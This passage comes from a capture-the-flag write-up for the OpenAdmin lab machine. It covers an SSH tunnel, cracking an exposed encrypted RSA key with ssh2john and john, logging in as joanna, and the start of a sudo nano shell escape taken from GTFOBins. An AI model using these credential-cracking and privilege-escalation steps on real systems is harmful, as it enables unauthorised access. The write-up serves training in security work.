
After digging a little deeper, I found an apache2 configuration file showing us the port this ‘internal’ webpage was running on:



```
jimmy@openadmin:/var/www/internal$ cat /etc/apache2/sites-enabled/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
jimmy@openadmin:/var/www/internal$ 
```


Tunnel:

The webpage is only reachable from the openadmin network itself, therefor it is necessary for us to create an ssh tunnel as follows:



```
root@spenge:[~/Documents/openadmin/jimmy]: ssh jimmy@openadmin.htb -L 52846:127.0.0.1:528
46
jimmy@openadmin.htb's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 16 11:33:28 UTC 2020

  System load:  1.0               Processes:             133
  Usage of /:   56.1% of 7.81GB   Users logged in:       1
  Memory usage: 55%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
```

We are now able to log in to the login page:




Enter Username and Password

Login Restricted.

SSH:

After logging in we are greeted with the following:



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```


Don't forget your "ninja" password

Click here to logout Session

An encrypted RSA private key!


All there is for us to do is crack it using john.

Save the RSA private key to a file, and use ssh2john to make the RSA key into a crackable format.



```
root@spenge:[~/Documents/openadmin/jimmy]: python /usr/share/john/ssh2john.py rsa
rsa:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9
b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2b4c589f8c910e4c9c03098
2541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a0
8db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c
92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2
b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0ee
cbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3
af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8
511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bff
744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca
147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c918a
7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa
7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31
293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa
773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6f
e9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27b04975e9366fa254adf5
11ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716fe
b5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567
e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba125
59f57f37512998565a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0
ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f
482bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cd
c4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2aa45afc2e6869987
849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec9
31d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861
fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa3
3dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540d
eadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
```

We can then feed this to john(the ripper) using the rockyou wordlist:




```
root@spenge:[~/Documents/openadmin/jimmy]: john ssh2john.key -wordlist=/usr/share/wor
dlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (rsa)
1g 0:00:00:10 DONE (2020-01-16 16:34) 0.09803g/s 1406Kp/s 1406Kc/s 1406KC/s *7¡Vamos!
Session completed
```

The password is bloodninjas!

Enumeration phase 3 (Joanna):

SSH:


We can log in with the RSA key we previously cracked as user ‘Joanna’:



```
root@spenge:[~/Documents/openadmin/jimmy]: chmod 600 rsa
root@spenge:[~/Documents/openadmin/jimmy]: ssh -i rsa joanna@openadmin.htb
Enter passphrase for key 'rsa':
Enter passphrase for key 'rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 16 16:21:50 UTC 2020

  System load:  0.0               Processes:             129
  Usage of /:   49.0% of 7.81GB   Users logged in:       1
  Memory usage: 28%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Inter
net connection or proxy settings


Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ 
```

User.txt:

Joanna was the user account with user.txt!




```
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$
```

Privilege escalation:

We must now find a way to own system from user Joanna.

Sudoers:


We simply type *sudo -l* to find out if we are allowed to run anything as sudo without password requirement.



```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$ 
```

Nano Priv Esc:

As we can see, we are allowed to sudo nano /opt/priv. GTFOBins has the perfect escalation for this abusing nano!




Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```


We do as explained on gtfobins:

1) sudo /bin/nano /opt/priv



```
joanna@openadmin:~$ sudo /bin/nano /opt/priv
```

